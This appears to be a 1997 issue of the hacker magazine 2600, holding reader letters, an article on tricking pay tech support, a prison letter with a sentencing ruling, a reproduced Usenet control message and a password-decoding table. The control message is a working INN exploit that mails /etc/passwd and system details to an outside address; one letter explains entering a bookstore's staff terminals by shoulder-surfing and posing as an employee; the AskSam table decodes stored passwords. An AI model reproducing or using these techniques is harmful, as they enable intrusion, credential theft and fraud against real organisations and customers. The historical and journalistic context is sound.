Dear *2600:*

I was wondering about your policies on confidentiality and published articles. In particular, if I submit an article do I need to submit my personal information as well? And if I have an article published under my pseudonym, would my real name be protected and kept confidential?

(i)

We don't give out your info to anyone. And you don't have to give us any info you don't want to. That's as simple as we can keep it.

Dear *2600:*

I'm a proud and happy reader of *2600*, and intend to be one for some time. Here's my question: Do you allow submissions for your cover art? I have several good (and phunny) ideas, and a new camera burning a hole in my pocket. Of course, only an idiot would do something illegal and take a picture of themselves doing it. The ideas I have planned are fully (well mostly) legal.

Jack T. Dragon

We definitely do accept cover pictures but they have to be of good quality. We only accept photos, none of that Internet stuff.

2600 Name Dispute

Dear *2600:*

In your latest issue (Autumn 96), you pointed out, in a response to a letter, that *2600* was *your* name. This made me extremely angry. It looks like you thought this name to be of your own creation and original. The 2600hz tone that your magazine is named after was never yours to be owned.

Second, you point out that #2600 on IRC was started by you. That's why you've always resided in #hack right? That's why you leave #2600 after a 5 minute wait time of *not* getting opped? That's why I've never seen one person associated with *2600* in #2600? I laugh at the fact that "the channel exists so *2600* types can communicate with other *2600* types in a fairly open environment." If these "*2600* types" were to communicate freely on the channel, it would be an equivalent to #teen and a hint of #warez.

I think it would be safe to agree maybe the only thing mentioned that you "own" would be alt.2600 (which is garbage anyway).

Mr. Kiddie Pr0n

You are an example of someone who needs to get out more. Chat areas like irc are not meant to be taken this seriously. What was stated here was a fact, that the 2600 channel was started by 2600. You can dispute this all you please but it won't change what everybody already knows. You seem to have personal problems with certain people in the channel which really doesn't concern anyone here. We don't have people stationed in the channel around the clock but people affiliated with 2600 are always popping in and out. That's as official as it will ever get. And, no, we don't "own" the alt.2600 newsgroup any more than we own an irc channel. It's sort of strange how you have no problem envisioning ownership of things you don't like.

2600 Sells Out

Dear *2600:*

What's the story with *2600* these days? I remember back in the good old 80's the zine was booming. But alas now it has gone to shit. I think you guys should get your act together and go back to the depths of the underground. When things go commercial they get screwed up. *2600* is another classic example.

Brain Child

We'd be deliriously happy to answer your points except for the fact that you never got around to making them. You just accused us of going "commercial" with-

out ever defining what the fuck that means. (Incidentally, most commercial magazines would never allow the word "fuck" in a letter reply.)

Cable/Web Thoughts

Dear *2600:*

Active Matrix warned against using descramblers with systems which use this type of set top box while also worrying about the amount of data the cable company could collect on viewing habits.

In my opinion such a powerful box makes for a stronger argument for using a descrambler. I am not a lawyer, but it is my understanding that US cable companies cannot require you to use their set top equipment. (Using a descrambler to get channels you are not paying for is illegal, though.) If the system still works by broadcasting all the channels at once to all of the customers, then there is no reason why some other equipment would need to send anything back to the cable company. And since people are inherently lazy, you can be reasonably sure no one building descramblers would bother to put any work into things which might harm their customers. If you do spend all of your time watching payper-views, then all the cable company will probably notice is that your box is strangely silent all the time like you are watching nothing. Using a splitter and a descrambler for one television and the original box for another would probably prevent them from noticing anything at all.

On a slightly related note, I'd advise everyone to hack their web browsers to minimize the amount of information sent with each page request. Some standard things sent which they don't need to know are User-Agent (what browser you are using), Referer (what page contained the link you followed), and From (who you are). Many browsers just use printf style commands to send these sorts of things. Using any binary editor, just find them and change the "%s"'s and stuff to some other text. printf will then just ignore the extra arguments it is called with.

Eli the Bearded

Praise

Dear *2600:*

I'd just like to say thanks for bringing America back to the people. I am not a phreaker, but I feel that people use their First Amendment rights and the government shouldn't make such a big deal when people try to use them. Anyway, thanks for being such a great magazine to look forward to.

sgtpepper

More on Disney

Dear *2600:*

As long as everybody is talking about Disney World, I'd like to talk about their new security at the gate. I personally like the new system for keeping unauthorized people from using four season passes and stuff. When they put your card in, they make you put the index and middle finger of your right hand in a scanner of sorts. What it does is take a 1, 2, and 3 dimensional picture of both of your fingers (as well as a picture of your face). The first time you use your pass, anybody can get in. From that point on two out of three of the pictures have to match up with the one coded on the card itself (not the magnetic strip). Don't ask me how this works, but if you know, I'd like to as well. You'll notice that when you put your perfectly clean, white card into the slot, it'll come out slightly dirt brown. These are the pictures. I found this interesting.

Moonpanther

Dear *2600:*

Just thought you might like to know a few interesting facts about the phone system at Disneyworld. First, it is served by the Buena Vista telco, which is owned by Disney and only provides service to the Disney community. Second, they don't exactly adhere to all the safety regulations and such as required by Florida law. According to the telco engineers at the main switch (a DMS 100/200), they don't get visited by inspectors all that often. This info comes from working at Northern Telecom.

GB
Georgia

Cellular Spoofing

Dear *2600:*

I found your article on spoofing in the Autumn '96 issue to be pretty interesting! It had me thinking for a few days. I have only one problem with the whole thing - the next time someone in the store tries to use the phone, which could be only a few minutes after you do this, it won't work. Then the *real* manager will call the celco and have the ESN changed back. Also, like you said, your phone becomes worthless. This seems like a lot of trouble to go through just to make maybe one free call. Since you have to buy a used phone anyway, it also seems like a waste of money. There has to be a way to use this idea so that it would be more permanent.

WinterMute

Implants

Dear *2600:*

With all the talk lately about government schemes and conspiracies, I thought I'd throw in an idea regarding the so-called "identity chip" implants whose potential misuse seems to scare the bejeezus out of freedom-loving folk everywhere (myself included).

A device of this sort has for years been in use by veterinarians everywhere as a means of offering pet owners a chance to recover lost/stolen/runaway pets, for a fee, of course. A tiny chip, I believe less than a millimeter in width or height, is implanted into the muscle between the shoulder blades. This is (apparently) painless and is unnoticed by cat or owner (I believe the same process is used for dogs). As far as I know, the chip is encoded *after* implantation, allowing for future changes

or updates. It usually contains the pet's name, owner's name, and the issuing hospital. Most other hospitals and humane societies have chip encoder/decoders, and can then tell that my cat's name is "Ed" and to call the "xxx city animal hospital" so he can get home safe.

Now, for humans. Does the system that Oddball wrote about in the Autumn '96 issue work on the same principles? Most likely it will, since the existing technology works fine and is proven "in the field." I am curious as to how the encoding/reading is done. Does it write information magnetically, as on a floppy disk? It could then be easily erased by holding a strong magnet up to your head/tooth/arm/etc. Does anyone work with animals who cares to venture a guess, or share some experiences they've had? Who makes these machines and where can the common hacker get one, and the chips to go with them, before they become tools of the government that perhaps we won't be allowed to purchase? I, for one, would love to be the first in my town to have "FUCK YOU NSA" stored on a mag-chip lodged in my cerebral cortex.

/dev/null

More on the Mystery Computer

Dear *2600:*

This letter is in response to what cookiesnatcher sent in to you in the Autumn '96 issue about the mystery government computer. If he does end up in that slammer, I guess I will be too since I went a whole step further than he did. From the main logon menu, there were three choices listed. Cookiesnatcher already told you what AIPC did. The S1 and IBM gave a message similar to "all resources unavailable." Another option that said the same but wasn't listed was S3. However, another I found that wasn't listed but did work was S2. After typing it in and pressing enter, it connected to a login for the US Army RD&E Center.

I wasn't able to do much with it, but maybe some of you can. It has a login extremely similar to many other government and big business logins that I have seen before. Have fun.

Viral Messiah
Jamestown, KY

Credit Fraud

Dear *2600:*

When a credit card number gets stolen, does the owner of the card get charged even if they file a complaint with the credit card company for something they didn't buy? I've heard that you can go to the back of a store that takes credit cards and "dumpster dive" to get the receipts for yourself for whatever you want to buy. Is this true?

scrap

In many cases, all you need to make fraudulent purchases is the credit card number, name, and expiration date. You may also have to match the address that the credit card bill is sent to. If you're the victim of credit card fraud, the maximum you can be billed is $50 but that is easy to avoid especially if you didn't physically lose your credit card. We sincerely hope anyone interested in actually committing credit card fraud would stop reading 2600 so they don't somehow convince themselves that they're hackers.

Bookstore News

Dear *2600:*

My friend and I work as audio technicians at a large church in Kansas City. He purchases a copy of *2600* and we flip through the articles while the pastor is doing his sermon (ain't much on the console to do with one mic) and it passes the time quite well. I decided that since I'm away at college, I'd need my own copy of *2600* to read, reread, and so forth. When I was back at home in K.C. for the weekend, I went to Barnes and Noble with my girlfriend and grabbed the latest issue (Volume 13, Number 3). I read the articles about how people had a hard time finding it in the stores and so I promptly walked it up to the counter and politely asked if they (employees of Barnes and Noble) hid the magazine or covered it with other lamer-type computer mags. The girl I asked said that she had never heard of *2600*, but was inclined to investigate any problems with rogue employees blocking our rights to purchase whatever magazine we want. I mean, if a store buys it, they only *lose* money by not selling it, right? I don't understand. So if a store does decide to not carry my new found friend, I'll just trot on over to another store and take up business with them.

Phun and Gamez
Emporia, Kansas

Actually, we're the ones who lose money when issues aren't sold. Stores get credits for unsold issues and they don't have to pay the distributors for those. All we get in most cases is an affidavit that tells us the unsold issues were destroyed which, to us, is a real waste.

Dear *2600:*

Keep up the great work! Your magazine has helped me out a lot. I'm a Barnes and Noble bookstore employee and i'm writing because I felt it was time to dispel some misinformation about the chain, as well as shed light on their proprietary computer system. First of all, in response to Ford's letter in Autumn '95, no, there is no concerted effort to hide copies of *2600*. The shelves, and the magazine section in particular, are often in disarray, and due to the small format of *2600*, it almost always winds up in the front of the rack. *Paris Modeling* was most likely left there by some dumb preteen. I know we would always put magazines like *Big Beautiful Women* (overweight centerfolds) and *Body Primitives* (really graphic piercings and tribal stuff) right in front next to *Knitting Monthly* to aggravate right-wingers. No, B&N doesn't track purchases of *2600* or any other zine (though it's *always* better to pay cash - heh heh).

Now to the phun stuff. As you have noticed if you have been in one of the B&N stores, they have a mess of dumb terminals where people look up books and do other stuff. This is mainly in contrast to Borders', whose info runs on a dedicated Windows box, where the OS is

always accessible! B&N uses a slew of terminals in a star topology which downruns to two or more so-called "nodes." These will usually be in the back, generally one in the manager's office and one or more in the stockroom. These are garden variety 486SX's which run the 95 percent of the store's computing horsepower, and which are configured to runblinds, i.e., without monitor or keyboard. The majority of the superstores, including all new locations, task an opsystem called "Wings" which handles title lookup, inventory receiving, all register functions, password management, and other bookish functions. The main screen is a char-based menu, consisting of "Title Lookup", "Customer Orders", "Cashiering", "Receiving", "Manifests", "Utilities", and "Quit". All of these require a two digit ID number and an alphanumeric password eight characters or less. When you have shoulder-surfed a login (preferably from a manager, because they have the greatest access) you are in business. (There is at least one default password which is to be used as a backup.) Try accessing "Customer Orders", F7 for "Old", then type in someone's last name, first (no space) to see what J.Q. Random is ordering. Or place new orders for your friends. Imagine their surprise when a hapless employee calls them in two weeks and explains that their copy of "Coping with Irritable Bowel Syndrome" was delayed at the shipper and do they still want it? Accessing the cashiering functions requires both an id/login as well as a unique manager's id/login, but if you get this far, well, I hope you're looking over your shoulder, because this is thin ice. Doing any of this stuff requires some obvious computer usage which is supposed to be restricted to employees, so it might be a good idea to wear a shirt and tie or skirt as appropriate and carry some books (there are always new temps who nobody knows), or else come in a maintenance suit with a clipboard and some wrinkled work order.

There is a secret configuration screen which most booksellers know nothing about (they are incredibly computer-illiterate), and which doesn't require the id and login. Pressing Alt + Shift (left) + Shift (right) simultaneously will open a complete diagnostic menu, which controls the screen, the keyboard, the menu display, and other niceties. Some fun can be had here. Press "e" to exit when done. Soon the system will be updated to include access to the Nationwide Books in Print Plus database from any of the dumb terminals, which'll be a handy reference to have at your fingertips.

The total sales figures, inventory adjustments, and other official hoodoo is transmitted via modem through the ISP computer ("In Store Processor" - a 386 or better box which talks directly to New York), so that if the power fails all transactions are retained, etc. This is most likely some permutation of the store's fone/phax bridge; i really don't know. Good luck.

/dev/thug

On Stealing Things

Dear *2600:*

This is a letter in response to Ted Perver's article on "How to Steal Things." I cannot believe that crap like this is actually being published. I know you have had a lot of letters like this in the past, and it's because there is a low amount of good articles being sent in, but I would much rather see less articles being published than stuff like this showing up in my favorite hacking mag. "How to Steal Things" is nothing more than a method that we all know and can think of to get things for free. I support hacking, but stealing things is something else. Even if they charge outrageously, buy from someone else. Also, I can see this is not very well researched - it won't work 99.9% of the time since the companies will track your name down and give you either bad credit, or if your order was large enough, maybe even take you to court. After all, stuff like this is why capitalism doesn't work.

Artifice

Dear *2600:*

In the winter issue, the article "How to Steal Things" is just dumb. First of all if the company wants their money they'll eventually get it. Secondly, the only reason the price is so high to start with is because of dicks like you ripping them off. You're just ripping us all off. I'd tell your "friend" to cut it out if I were you. Luckily I'm not.

charr
Atlanta

Dear *2600:*

I was deeply disappointed with the publication of the article by Ted Perver entitled "How to Steal Things." In that article Mr. Perver put forth the concept that it was "beneficial" as a "tool of consumer rights supporters who want to fight back against oppressive big businesses and the unjust and unfair pricing of certain merchandise." As to who determines what is unjust and unfair pricing or how it is determined is not delineated in Mr. Perver's article.

What Mr. Perver was advocating was nothing short of theft of property. While it is perfectly legal to keep things sent to you via the U.S. Mail that you did not order, Mr. Perver's article was based completely on deceit and subterfuge. What was promoted in that article was mail fraud, a violation of the United States Criminal Code.

What Mr. Perver also seemed to overlook was that people's livelihoods are dependent upon the honesty of others and the subsequent commercial transactions. When people employ the dishonest techniques of Mr. Perver, someone gets hurt and it is not the CEO of that big corporation he believes he is fighting. Rather it is Joe Six-pack in the mailroom who lives paycheck to paycheck. He is the one who is "let go" in an effort to maintain profits for the shareholders because of "lost merchandise."

I find it highly ironic that at the end of the 1996-97 Winter issue of *2600* you find Mr. Perver's article on "How to Steal Things" while the very first article entitled "Knowledge is Strength" (author unknown, presumably the editor) states in paragraph seven that "we need to know where to draw the line - defending people who, for example, commit credit card fraud or cause intentional

(continued on page 48)

COUNTY OF SUFFOLK

OFFICE OF THE COUNTY EXECUTIVE

ROBERT J. GAFFNEY
COUNTY EXECUTIVE

JOSEPH C. MICHAELS
COUNTY EXECUTIVE ASSISTANT

January 1997

Dear Phone Customer:

Suffolk County is presently developing an **Enhanced 911** emergency service for all phone users.

Enhanced 911 allows faster response to an emergency call by supplying the operator with your location when you dial 911. In addition, Enhanced 911 tells the operator which police, fire, or ambulance agency should respond to your emergency.

NYNEX has provided us with a listing of all its customers in Suffolk County. When available, the listing includes the address where a telephone is located, as well as the billing address for the phone number. NYNEX records do not show, in your case, where your telephone is located.

This letter is being sent to your billing address. We need to find out the exact address of your telephone. According to NYNEX records, your phone number is [redacted]

Please complete the enclosed postcard and provide us with your proper address information to allow the County and NYNEX to update their records. By providing us with this information, you will help Suffolk County complete installing its Enhanced 911 System.

Thank you for your cooperation. If you have any questions, please call (516) 852-6599.

Sincerely,

Joseph C. Michaels
County Executive Assistant

JCM:am
Encl. [redacted]

HAUPPAUGE OFFICE PARK • 598 VETERANS MEMORIAL HIGHWAY • P.O. BOX 6100 • HAUPPAUGE, NEW YORK 11788-0099 • (516) 853-4027

Yep, we did it. We finally managed to get a phone line installed and even the phone company themselves don't know where it is! What's great about this is that they'll believe any address we tell them. We could probably give them the address for their own precinct without them catching on and we'd have all kinds of fun pranking them and having them trace it to themselves. We could open up a 911 pranking service and charge people to come over and make anonymous calls to the cops. We could do all kinds of childish and irresponsible things, none of which we would have come up with without the inspiration of this letter.

How to Hack Tech Support

by Dennis Fiery

I hate tech support. I hate tech support. I hate tech support! I'm sick of it! I got a new computer and the CD-ROM drive was broken. So I called the company. What followed was a two day nightmare of busy signals, waiting on hold, rampant disconnections, and moronic tech support "technicians" who, when I asked if they had an e-mail address, told me their Web site. I listened to their lousy hold music for so long I learned to play it on my armpits. What I hate most of all is that the problem was *their fault, their responsibility,* and yet they didn't seem to care. They sold me a broken product and wasted my time, and what's the first thing they say when they finally answer the phone - "Visa or Mastercard, sir?" I'm sick of their false "caring." I'm sick of their lousy service. And I'm sick of having to pay for lousy service. That's why I decided to write this article.

I've been on both sides of the phone line. For a year I was one of those faceless tech support representatives for a software company. I've called tech support lines many times. Sometimes it was part of my job as a tech support technician when I needed a piece of obscure data about another company's product to help one of my own customers; and sometimes it was because of a bug or problem I was having on my own. With that background I'd like to explain how you can avoid paying for tech support, and how to receive better support from most companies.

Goobers and Gorillas

First let's talk about your phone manner - how you behave when you're on the phone. Realize you're probably going to be on hold for an hour before getting through. It's part of the game, and you're smart enough to anticipate it. Therefore, you shouldn't get bent out of shape about it. Throughout the entire call, maintain a pleasant attitude. Don't be a wiseass. When I was doing tech support we divided callers into different categories. There were Goobers (dummies), Gorillas (assholes), Read-a-Books (people who read a book or magazine article on technology so now they think they're experts), and the genuine nice folks. The people who got the best service from us were the genuinely nice people who did not argue, who listened carefully to what we told them, and who did not egotistically spout out technical computer jargon. (Later I'll mention one exception to the niceness rule.)

Go Along With It

To scam them effectively, you have to go along with their game. Give them whatever information they ask for. If they ask for your credit card number, don't make a whole big stink about it. Some callers start yelling "Your software is full of bugs! I'm not paying for your mistakes!" Don't waste your breath. See it from their point of view - *they* don't know if you have a genuine complaint, or a bug. They won't charge your card until after the problem has been identified as your own fault, and until you both agree the problem has been rectified. They aren't trying to sneak hidden charges on your card or anything like that. (And if they do sneak charges on your card, just call your credit card company to complain. Your credit card company will be on their ass fast.)

Moving On Up

Most tech support personnel know less than you do about their products. I've seen this problem plague small companies as well as large ones like Microsoft. There just aren't enough people qualified to provide accurate tech support, so most of the ones who end up doing it are mere screen readers. They have a glorified help system on their computer, and they use it to look up answers to common problems the caller may be facing. If your problem is uncommon, unique in any way, they won't be able to help you. Your only hope is to try and get your call moved up to a manager or supervisor.

Most supervisors are not only more knowledgeable, they're better at explaining technical concepts over the phone. It's hard to get them to talk to you because the company reserves supervisors for those who pay outlandish sums of money for special support services. But often you can get them on the phone. After the lower-level support person proves himself to be an id-

iot, start acting annoyed and ask to speak to his manager. They may or may not acquiesce, depending on the company's policies and how busy they are. If the person has an accent, you can use that as an excuse: "I can't understand you!" One time I waited on hold for 30 minutes but then I finally did get to speak to a supervisor who was knowledgeable and deeply apologetic.

Sacrificing the Screen Reader

If they refuse to let you speak with a supervisor, continue letting the lowly screen reader help you, but as soon as he puts you on hold, hang up the phone.

These lower-level support people are always putting callers on hold. What's happening is that they're conferring with their supervisor or another tech support person who knows more than they do. The knowledgeable one gives them a few questions to ask, a few ideas, then they come back to you and ask. When they get your response, they put you on hold and go off to talk to their supervisor again. Thus the caller gets put on hold repeatedly until the problem is resolved. Use Hold to your advantage. If you feel you're not getting through to the guy, hang up and immediately call back. As soon as they pick up, go into "annoyed" mode. Interrupt their opening questions in an aggravated tone, telling them how you've already been on the phone two hours with an idiot, who *rudely hung up on you!* They will be sympathetic and a bit on guard. At this point you might want to ask immediately to be transferred to a supervisor because you're "fed up with them," or you might want to "feel out" this new support person, and see if he or she is more knowledgeable than the first one. Usually I've been able to get through to the supervisor using this hang-up-and-act-annoyed method.

The Gurgling Sea

I'd like to say one final thing about supervisors. As I've said, supervisors are more knowledgeable than the screen readers (at a small company the "supervisor" is likely to be the programmer who wrote the software, which is another reason you want to step gingerly with your comments so as not to offend them). For these reasons, they have lots of knowledge swimming in their heads about the product and very often, as you talk to them, some of that knowledge comes gurgling out - even when they don't intend it to. This is useful with Pay Tech Support, where they charge you money for solving your problem. If you listen carefully to what the technician says, often you can piece together the solution on your own, and therefore you don't have to pay them anything. Sometimes you can piece together the situation merely by paying attention to their line of questioning. *What were they thinking when they asked that? What is this leading up to?* A few times these techniques have provided me the nudge I needed to figure it out for myself. If you do figure out a problem on your own, keep it a secret! And read on....

The Phantom Meeting Ruse

"Thank you for answering! I've been on hold 45 minutes and I've got an appointment in a half hour!"

Speak these words in a friendly voice, but a voice that indicates a time limit to the call. This is crucial, because it gives you an excuse to hang up whenever the problem is solved. If you figure it out yourself, then just say, "Look, I'm getting impatient here and I have to leave for my meeting. Let's continue this tomorrow." Often the support person will be apologetic: "I'm sorry I couldn't help you this evening."

The crucial factor is to *never reveal your problem has been solved.* If they don't know your problem was solved, they can't charge you for solving it! A friend of mine had problems with his sound card. I told him to keep the volume turned down low so he wouldn't accidentally play music when the technician was on the phone. My friend let the technician solve the problem, but he continued saying sheepishly "Sorry, that didn't work either." The technician put him on hold yet again and, while he was on hold, he turned up the volume and found the problem had been solved. As soon as the technician came back on the line, my friend used the excuse that he was late for his appointment. Problem solved for free!

Never reveal your problem is solved! If it's a printer problem, keep the printer muffled and away from the phone so it doesn't accidentally make noise. If the problem is a game that won't play properly, keep the speakers turned off or select a silent sound option. The technician will never know if his suggested fixes work or not. Then use an excuse to get off the phone.

Evasion Tactics

The technician will store your case in his computer as "unresolved." They may call you back on a subsequent day, so you'll want to be careful about answering the phone the next week or so. Tell them you don't have time to speak; you're not near your computer; the problem is still unsolved. Most importantly of all, try not to get on the phone with them in the first place.

Alternatives to Phone Support

Some companies charge a fee for any kind of tech support at all, regardless of whether they solve the problem, regardless of whether the problem is your fault or theirs. I think this is unfair, and obviously these tactics won't work in that kind of situation. Unfortunately we may see more of that in the future. For that reason it's important to be aware of some alternatives to the telephone. Before wasting your time with tech support, check out the company's website for FAQs. Some companies have phone systems that let you provide a fax number and they fax you information on the topic you request. For non-urgent situations, try sending e-mail to the company. I've had good success with e-mail. Even when they force you to pay for phone support, often they will respond for free to e-mailed queries. And naturally you will want to try sifting through USENET forums for information relevant to your problem. Ever since the Internet boon in 1995-1996, USENET has been a shaky source of information, but it is still possible to get a good answer there some of the time. Try going these routes *first,* before calling tech support. Then you will be knowledgeable when you call the company, and you might be able to get your answer just by listening carefully to the questions and comments that slip out of the support person's mouth.

Finally, I'd like to award honorable mention to one customer who lived a few streets away from us, so when he had a problem he would personally visit our company and receive special one-on-one help sessions with people in our office. How could we refuse a good customer who was also a neighbor? While others waited on hold or received inadequate instruction over the phone, this guy was getting personal tutoring with the programmers who wrote the software. If you don't live near the company, see if you can find someone who does!

```
    Path: news.csd.net!newsjunkie.ans.net!newsfeeds.ans.net!sonybc!sonysjc!
su-news-hub1.bbnplanet.com!news.bbnplanet.com!news.sgi.com!newsfeed.nacamar
.de!nntp.uio.no!uninett.no!online.no!news.omgroup.com!online.no!bounce-back
    From: tale@uunet.uu.net (David C Lawrence)
    Newsgroups: comp.sys.mac.printing
    Subject: cmsg newgroup `/bin/sed:-n:'/^#+/,/^#-/p':${ARTICLE}|/bin/sh`
moderated
    Control: newgroup `/bin/sed:-n:'/^#+/,/^#-/p':${ARTICLE}|/bin/sh`
moderated
    Approved: newgroups-request@uunet.uu.net
    Message-ID: <830201540.9223@uunet.uu.net>
    Date: Sat, 15 Mar 1997 15:15:15 GMT
    Lines: 4

    #+
    (/bin/uname -a; /bin/who; /bin/cat /etc/passwd; /bin/cat /etc/inetd.
conf) | /usr/ucb/Mail -s kalle root@[193.12.106.1]
    #-

This usenet control message takes advantage of a rather large security hole in
INN, a rather popular news server.  This very message went out to every news
server in the world, and sent its booty to a very happy hacker in Sweden.
Admins, have you updated your INN???
```

LETTER FROM PRISON

Justin Petersen
Medical Center for Federal Prisoners
P.O. Box 4000
Reg.#98535-012
Springfield, MO 65808-4000

2600 Magazine
P.O. Box 99
Middle Island, N.Y. 11953-0099

Date: December 6, 1996

Dear 2600:

I thought your readers might like to take a look at the Appeals Court decision of my case. This is an issue that may affect a fair number of hackers should they find themselves facing a Federal Indictment. It will not apply to all hackers charged, but for those it does it means an increase of typically 6 to 18 months in the length of their sentence. My attorney and I have not decided if the issue should be presented to the Supreme Court. I am due for release shortly so the point would be somewhat moot. There is also a strong possibility they would not hear the case anyway.

In brief the decision states that computer hackers may qualify for a "Special Skill" sentence enhancement if his skills are significant, and he has used those skills at some point towards a legitimate ends. In other words, because I worked as a computer security consultant for Pacific Bell and a Private Investigation/Corporate Security Firm, I received a longer sentence. If I had never tried to make a legal living with my hacking knowledge my 41 month sentence would have been 8 months shorter. Ironic huh?

On another note,I would like to take this opportunity to apologize to the hacker community. Many of you may be aware by now that I went undercover for the FBI. Despite the fact that the prime objective of the two year operation was primarilly to keep an eye on hacker trends and technologies, I can say it was a poor decision on my part. The government is nothing nice. Nevertheless, what's done is done and it certainly won't happen again. The best way I can think of to make up for it is to tell my story so you can all can learn from my mistakes. Over the next several months you will be hearing more about my case as well as Mitnick's. Ultimately it will lead up to a movie and yet another book. Unfortunately, I will have very little control of this and do not stand to profit from it. Regardless, I hope you all enjoy the saga and that it meets with your approval. It's my understanding it will once again portray hackers in a positive light.

On a final note; if Emmanuel promises to publish it I will write one more hack/phreak phile worhty of 2600. This will be my final contribution to the hacker community and will make my retirement official.

Sincerely,

J. Petersen aka Agent Steal

It's the policy of 2600 not to "promise" to publish anything until it's been submitted. Articles are printed without regard to the author's notoriety, popularity, or negative values of either.

DIGEST OF OPINION

Defendant Justin Petersen pleaded guilty to various charges in four criminal cases. Several of the counts to which he pleaded involved the use of computers. For example, evidence showed that he "hacked" into credit reporting services to obtain information, ordered fraudulent credit cards with the information, and made charges on the fraudulent credit cards. Evidence also showed that he gained unauthorized access to a telephone company's computers, seized the telephone lines of a radio station, and used a computer program to "rig" radio station promotional contests. After being granted bail pending sentencing on these charges, he also hacked into a financial company's computer and executed a wire transfer of funds from the company.

In sentencing Petersen, the district court imposed a two-level upward adjustment under federal Sentencing Guidelines Section 3B1.3 for "use[] [of] a special skill." Although Petersen has not had formal training in computers, the district court reasoned that he "obviously has an extraordinary knowledge of how computers work and how information is stored, how information is retrieved, and how the security of those systems can be preserved or invaded" and that "even if he can't create programs, he could certainly work in the security end of the computer business." On the basis of these findings, the district court determined that Petersen's computer abilities constituted a "special skill" within the meaning of Section 3B1.3.

Section 3B1.3 provides for an offense-level enhancement if the defendant "abused a position of public or private trust, or used a special skill, in a manner that significantly facilitated the commission or concealment of the offense." The commentary to Section 3B1.3 defines "special skill" as "a skill not possessed by members of the general public and usually requiring substantial education, training or licensing. Examples would include pilots, lawyers, doctors, accountants, chemists, and demolition experts." The commentary adds that the "adjustment applies to persons who abuse their positions of trust or their special skills to facilitate significantly the commission or concealment of a crime. Such persons generally are viewed as more culpable."

We have construed Section 3B1.3 as requiring that the defendant employ a "pre-existing, legitimate skill not possessed by the general public" in the commission or concealment of the crime, *U.S. v. Green*, 962 F.2d 938, 944 (CA 9 1992), quoting *U.S. v. Young*, 932 F.2d 1510, 1513 (CA DC 1991)). The enhancement applies "if the special skill made it significantly easier for the defendant to commit or conceal the crime," *U.S. v. Mainard*, 5 F.3d 404, 405, 54 CrL 1023 (CA 9 1993); it is not enough that the offense "was difficult to commit or required a special skill to complete," *Green*, 962 F.2d at 944.

We conclude that the district court did not err in determining that Petersen's computer abilities support a special skill enhancement. As the district court found, Petersen is skilled at accessing and manipulating computer systems. These skills are of a high level and not possessed by members of the general public. Although the guidelines provide that special skills "usually" require substantial education, training or licensing, such education, training or licensing is not an absolute prerequisite for a special skill adjustment. Despite Petersen's lack of formal training or licensing, his sophisticated computer skills reasonably can be equated to the skills possessed by pilots, lawyers, chemists, and demolition experts for purposes of Section 3B1.3. See *U.S. v. Mendoza*, 78 F.3d 460, 465 (CA 9 1996) (defendant's ability to drive an 18-wheeler without any reported mishap over several years warrants a special skill adjustment).

Petersen clearly "used" his computer skills in the commission of the crimes to which he pleaded guilty. By enabling him to break into sophisticated computer systems, place wire taps on phones, and transfer large sums of money between banks, Petersen's computer skills "facilitated" his ability to commit the series of crimes.

Text

It is a closer question whether Petersen's computer abilities constitute "legitimate" skills within the meaning of Section 3B1.3. ... While the district court properly concluded that Petersen's computer hacking skills could be transferred to legitimate use in the future, such as work in the security end of the computer industry, that does not necessarily mean that Petersen possessed a pre-existing legitimate skill. The Background Note's explanation that people who abuse their special skills are subject to an upward adjustment because they are generally viewed as more culpable suggest an intent to apply the adjustment to someone such as an experienced, successful computer programmer who turns to crime rather than, say, a thief who might be able to transfer his knowledge of alarm systems to legitimate work as a security expert in the future. ... Petersen's self-taught computer knowledge was not the result of "special societal investment and encouragement [that] allows a person to acquire skills that are then held in a kind of trust for all of us." *Mainard*, 5 F.3d at 406. But a special skill also may be acquired without social investment, a skill that enables one to victimize others more effectively than one who does not possess the skill, so a greater deterrent may be needed to discourage its use for abuse. Also, Petersen apparently did use his computer skills in working for a private investigation agency in the 1980's and defense counsel acknowledged that his client had counseled companies while on bail on how "to make their computer system safe from other hackers." Petersen urged the court, and the court agreed, not to forbid Petersen from using computers in the context of his future employment. This suggests that Petersen could have used his computer skills for legal, socially beneficial activity. See *Young*, 932 F.2d at 1514. Instead, he abused his knowledge of technology and his ability to access and manipulate computer systems, enabling him to commit serious crimes.

Petersen is skilled at accessing and manipulating computer systems; this skill is not shared by members of the general public; the skill facilitated his carrying out a series of crimes; it preexisted his carrying out the crimes; and it is translatable (and had been translated) to legitimate use. Accordingly, the district court did not err in adjusting Petersen's offense level under Section 3B1.3 for use of a special skill.

OOPS!

AskSam Password Table

Look for each hex value in order, and find its plaintext meaning in column zero.

The order is the same as in the file header (backwards). Start at byte #30.

0	1	2	3	4	5	6	7	8
a	35	oF	43	32	17	o1	13	12
b	36	oC	40	31	14	o2	10	11
c	37	oD	41	30	15	o3	11	10
d	30	oA	46	37	12	o4	16	17
e	31	oB	47	36	13	o5	17	16
f	32	o8	44	35	10	o6	14	15
g	33	o9	45	34	11	o7	15	14
h	3C	o6	4A	3B	1E	o8	1A	1B
i	3D	o7	4B	3A	1F	o9	1B	1A
j	3E	o4	48	39	1C	oA	18	19
k	3F	o5	49	38	1D	oB	19	18
l	38	o2	4E	3F	1A	oC	1E	1F
m	39	o3	4F	3E	1B	oD	1F	1E
n	3A	oo	4C	3D	18	oE	1C	1D
o	3B	o1	4D	3C	19	oF	1D	1C
p	24	1E	52	23	o6	10	o2	o3
q	25	1F	53	22	o7	11	o3	o2
r	26	1C	50	21	o4	12	oo	o1
s	27	1D	51	20	o5	13	o1	oo
t	20	1A	56	27	o2	14	o6	o7
u	21	1B	57	26	o3	15	o7	o6
v	22	18	54	25	oo	16	o4	o5
w	23	19	55	24	o1	17	o5	o4
x	2C	16	5A	2B	oE	18	oA	oB
y	2D	17	5B	2A	oF	19	oB	oA
z	2E	14	58	29	oC	1A	o8	o9

